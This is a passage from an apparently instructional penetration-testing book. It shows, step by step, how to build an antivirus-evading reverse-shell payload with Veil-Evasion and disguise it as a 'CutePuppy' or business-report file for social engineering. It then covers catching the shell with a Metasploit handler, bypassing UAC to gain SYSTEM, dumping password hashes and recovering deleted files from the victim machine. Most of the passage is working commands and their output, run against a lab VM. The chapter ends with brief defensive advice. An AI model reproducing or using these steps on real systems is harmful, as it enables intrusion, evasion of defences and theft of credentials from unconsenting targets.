
Veil will now generate our shellcode with the options that we chose.

5. Now we need to give our created file a name or base name, I chose "CutePuppy".

Okay, "Cutepuppy" sounds a little odd, but remember, you want the target to open the file that you are sending them, so a bit of Social Engineering is required. If you know the target likes cute puppies, then our chosen file name is perfect. But you could also name it "2016 Business Report", or "New

Job Requirements”. Whatever you think would be the best.

Veil-Evasion now has all that it needs and creates our booby-trapped file. We should see something like the following output:



```
[>] Please enter the base name for output files (default is 'payload'): CutePuppy

Language:               powershell
Payload:                powershell/meterpreter/rev_tcp
Required Options:       LHOST=192.168.1.39  LPORT=4444
Payload File:           /var/lib/veil-evasion/output/source/CutePuppy1.bat
Handler File:           /var/lib/veil-evasion/output/handlers/CutePuppy1_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)
```

This screen shows what payload was used and also where the output file is located. In this instance, the file was placed in the “***/var/lib/veil-evasion/output/source/***” directory. When it is run on a Windows system, it will try to connect out to our Kali machine. But before we do, we will need to start a Metasploit handler to accept the connection. The handler runs in Metasploit and waits until the shell file (CutePuppy.bat in this instance) is opened. Once it is executed, it creates a remote shell between your Windows system and the Kali box.


Getting a Remote Shell

To create the remote handler, we will be using Metasploit.

1. Start the *Metasploit Framework* from the Quick Start menu.
2. Now set up the multi/handler using the following settings:

use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.39
set LPORT 4444
exploit


Be sure to put in the IP address for your Kali system and the port that you entered into Veil. They must match exactly. This starts the multi handler on the Kali System:



```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
set lhost payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.39
lhost => 192.168.1.39
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Starting the payload handler...
```


Now we just need the victim to run the file that we sent them. If you have the VMTools installed all you need to do is copy and paste the "CutePuppy.bat" file from the Kali directory to your Windows 7 Test VM's Desktop.

3. Copy "*CutePuppy1.bat*" to your Windows Desktop:



4. Now, double click on the bat file to run it.


Nothing appears to happen, but on your Kali system, you should see this:



```
[*] Started reverse TCP handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.93:49158) at 20
16-02-02 19:42:52 -0500

meterpreter > 
```

A reverse shell session!

5. Now if we type "***shell***", we see that we do in fact have a complete remote shell:



```
meterpreter > shell
Process 3072 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan\Desktop>
```

We now have a functional remote shell to our victim Windows 7 system. We will use this shell in the next chapter.

But the big question is, can this bypass anti-virus? At the time of this writing I ran the CutePuppy1.bat file on a fully updated Windows 10 system running an updated Anti-Virus and it created a remote shell without problem.

Conclusion

In this chapter we learned how to install and run Veil-Evasion. We also saw how easy it is to create a reverse shell that can bypass antivirus. This should help prove that you cannot trust in your Firewall and Anti-Virus alone to protect you from online threats. Unfortunately many times your network security depends on your users and what they allow to run.

Instruct your users to never run any programs or open any files that they receive in unsolicited e-mails. Blocking certain file types from entering or leaving your network is also a good idea. And finally, use a Network Security Monitoring system (and logs) to help track down what happened and what was compromised if the worst does happen.

Take some time and play around with Veil-Evasion. The tool author frequently updates the tool to include additional payloads making this a very useful tool for security testing. See the Veil Update webpage for the latest information.

Resources

The Veil Framework - https://www.veil-framework.com/

Veil Update Information - https://www.veil-framework.com/category/updates/

Veil-Evasion Github Repository - https://github.com/Veil-Framework/Veil-Evasion

A Perl of Hope – January V-Day 2016 -

https://www.veil-framework.com/perl-of-no-hope-january-v-day-2016/

Chapter 12

Windows Privilege Escalation by Bypassing UAC

The user Administrator in Windows has a lot of authority, but there are some things that even an Administrator cannot do. The user “ Root ” in Linux is the super “god” level user, and in Windows the user “System” is the super user account. User Access Control (UAC) seemed to be a nuisance in the previous Windows version, and many companies just turned it off. Well UAC works very well in Windows 7 and above, and using it on even the lowest security setting prevents many attacks that worked in Windows XP.


Even if we get a remote “administrator” level session in Metasploit, UAC will prevent us from doing some things, like obtaining password hashes. But there is a UAC bypass module in Meterpreter that will allow us to bypass this restriction and get system level, if the user account we compromise is an administrator. In this section we will learn how to escalate our privileges from an administrator level user to system level by bypassing UAC and creating a new session.

In this tutorial we will start with an active Meterpreter session with a Windows 7 system and a user that has administrator level rights. For simplicity, we will use the session created in the last chapter. We will then take a look at one Metasploit module that requires system level access to run. This module will allow us to recover deleted files from the remote system.

Bypass UAC Module

Several tools in Metasploit need system level access to function correctly. The problem is that the UAC security feature of Windows blocks attempts at running programs at an elevated security level. The Bypass UAC module in Metasploit takes a remote session with a user that has administrator privileges and creates a new session that can be elevated to system level with the “***getsystem***” command. It seems that the Bypass UAC module usage has changed and many people are saying that it no longer works. It does work, unless AV blocks it, it just works a little differently now.

Starting from an active session (type “***background***” if you are sitting at the “***meterpreter >***” prompt) your screen should look like something like the one below:




```
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.93:49159) at 20
16-02-03 15:35:42 -0500

meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                             Connection
  --  ----                   -----------                             ----------
  1   meterpreter x86/win32  WIN-420RBM3SRVF\Dan @ WIN-420RBM3SRVF  192.168.1.39
:4444 -> 192.168.1.93:49159 (192.168.1.93)

msf exploit(handler) > 
```

From here, enter:


use exploit/windows/local/bypassuac_injection

set session 1
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.39
set lport 4545 (Important: use a different port from one used for original shell)
exploit



Note:
If you are using 64 bit you will need to "show targets" and Set the target to x64. You will also need to use the 64 bit version of the payload.)


This should execute the bypass UAC module, creating a new session with UAC disabled:



```
msf exploit(bypassuac_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.39:4545
[+] Windows 7 (Build 7600). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 952
[*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 2 opened (192.168.1.39:4545 -> 192.168.1.93:49165) at 20
16-02-03 15:52:48 -0500
[+] Deleted C:\Users\Dan\AppData\Local\Temp\gEopYDDn.dll
[*] Waiting 0s before file cleanup...
[!] This exploit may require manual cleanup of 'C:\Windows\System32\sysprep\CRYP
TBASE.dll' on the target
```

As you can see from the picture above, a session 2 has been created and we have been connected to this session in Meterpreter.


At the Meterpreter prompt enter, "***getsystem***"
And then, "***getuid***":



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


We should now have System level privileges on the Windows system! Excellent, you can see that the user was in fact a member of the administrators group, the UAC Bypass worked, and a new session is created. Now, that we have eleveated our account from an Administrator level user to the "god-like" System level account we can access areas of Windows that are normally protected.

For instance, if we want, we can dump the system password hashes with the "***run post/windows/gather/hashdump***" command:



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 7877fcf42914e25228a93677f78224e5...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Dan:"password"
Alice:"password"
Bob:"my name"
George:"secured"
```

The first part of the hashdumpdisplayed above shows the system users: Dan, Alice, Bob and George. It also displays their logon password hint that they set when they created their password. I wonder if any of the user ' s hints would help us crack their password. And the final part of the hashdump shows the actual password hashes from the system:



```
[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Dan:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Alice:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Bob:1003:aad3b435b51404eeaad3b435b51404ee:d2dc5e5c89169265f776ff5834645fe8:::
George:1004:aad3b435b51404eeaad3b435b51404ee:2e520e18228ad8ea4060017234af43b2:::
```

Using the hashes to access a system or other systems on the network is covered in the *Password Attack*Section of the book. But in all reality, if you can get System Level access to a Windows box, you don ' t need to crack the hashes anymore; Mimi-Katz (also covered later) does a nice job of displaying the dumped passwords in plain text.

Leave the session open, as we will use it in the next section.


Recovering Deleted Files from Remote System

Now that we have System level access, let's take a second and talk about something a little more advanced. There are many modules available in Meterpreter. We will take a moment and see how to use one of the included Meterpreter modules to recover files that have been deleted from a remote drive.

The "***recovery_files***" script allows you to recover files that the target user has deleted from his system. This could be very handy, as deleted files could contain information of interest for both the forensics and pentesting realm. System files and logs, account information, and important documents are just a small sample of what could be recovered.

To prep for this example, I simply went to my Windows 7 system and created a fake "Accounts Passwords.txt" file and saved a copy of nmap's "Discovery.pdf" manual on a USB drive connected to the VM as the E: drive.

I then deleted the files:



```
Data                    2/3/2016 5:30 PM
Account Passwords.txt   2/3/2016 5:55 PM
discovery.pdf           2/3/2016 5:33 PM
```


Delete Multiple Items

Are you sure you want to permanently delete these 2 items?

Using the Module

The module requires that you have an open session to the target that you want to check. We will simply use the session that we obtained in the last chapter. Once we have a successful remote session, we will need to background the active session to temporarily back out to the msf prompt and then run the module.


Enter, "***background***"
Then, "**use post/windows/gather/forensics/recovery_files**"
And lastly, "***show options***":



```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(bypassuac_injection) > use post/windows/gather/forensics/recovery_fi
les
msf post(recovery_files) > show options

Module options (post/windows/gather/forensics/recovery_files):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DRIVE    C:               yes       Drive you want to recover files from.
   FILES                     no        ID or extensions of the files to recover
in a comma separated way. Let empty to enumerate deleted files.
   SESSION                   yes       The session to run this module on.
   TIMEOUT  3600             yes       Search timeout. If 0 the module will go t
hrough the entire $MFT.

msf post(recovery_files) > 
```

Now we just need to set the drive and session variables. We will be using Session 2 for our example as system level access is required to access the deleted files.


Type, ***"set DRIVE E:"***
Then, ***"set SESSION 2"***
And finally type, "***run"*** to execute the module:



```
msf post(recovery_files) > set DRIVE E:
DRIVE => E:
msf post(recovery_files) > set SESSION 2
SESSION => 2
msf post(recovery_files) > run

[*] System Info - OS: Windows 7 (Build 7600)., Drive: E:
[*] $MFT is made up of 1 dataruns
[*] Searching deleted files in data run 1 ...
[*] Name: Account Passwords.txt ID: 3221264384
[*] Name: discovery.pdf ID: 3221265408
[+] MFT entries finished
[*] Post module execution completed
msf post(recovery_files) > 
```


The exploit ran, and as you can see above, found both files that were deleted from the USB drive attached to the Windows system. Now, say we only wanted to recover the txt files.

Simply type, "***set FILES txt***" and run the exploit again:




```
msf post(recovery_files) > set FILES txt
FILES => txt
msf post(recovery_files) > run

[*] System Info - OS: Windows 7 (Build 7600)., Drive: E:
[*] $MFT is made up of 1 dataruns
[*] Searching deleted files in data run 1 ...
[*] Name: Account Passwords.txt ID: 3221264384
[+] Hidden file found!
[*] File to download: Account Passwords.txt
[*] The file is resident. Saving Account Passwords.txt ...
[+] File saved on /root/.msf8/loot/20160203173936_default_192.168.1.93_resident.
file_891744.txt
[*] Name: discovery.pdf ID: 3221265408
[+] MFT entries finished
[*] Post module execution completed
msf post(recovery_files) > 
```

It recovered the text file and stored it in the '***/root/.msf8/loot/***' directory. If we surf to that directory we can find and open the file that was saved. It is a hidden directory, so if you are using the Kali file browser, you need to click the three line icon on the upper right of the menu, and then click "enter location":


Home
.msf8
loot
Recent
Home
Desktop
Documents
Downloads
Music
20160203173936_default_192.168.1.93_resident.file_891744.txt

And view the file:

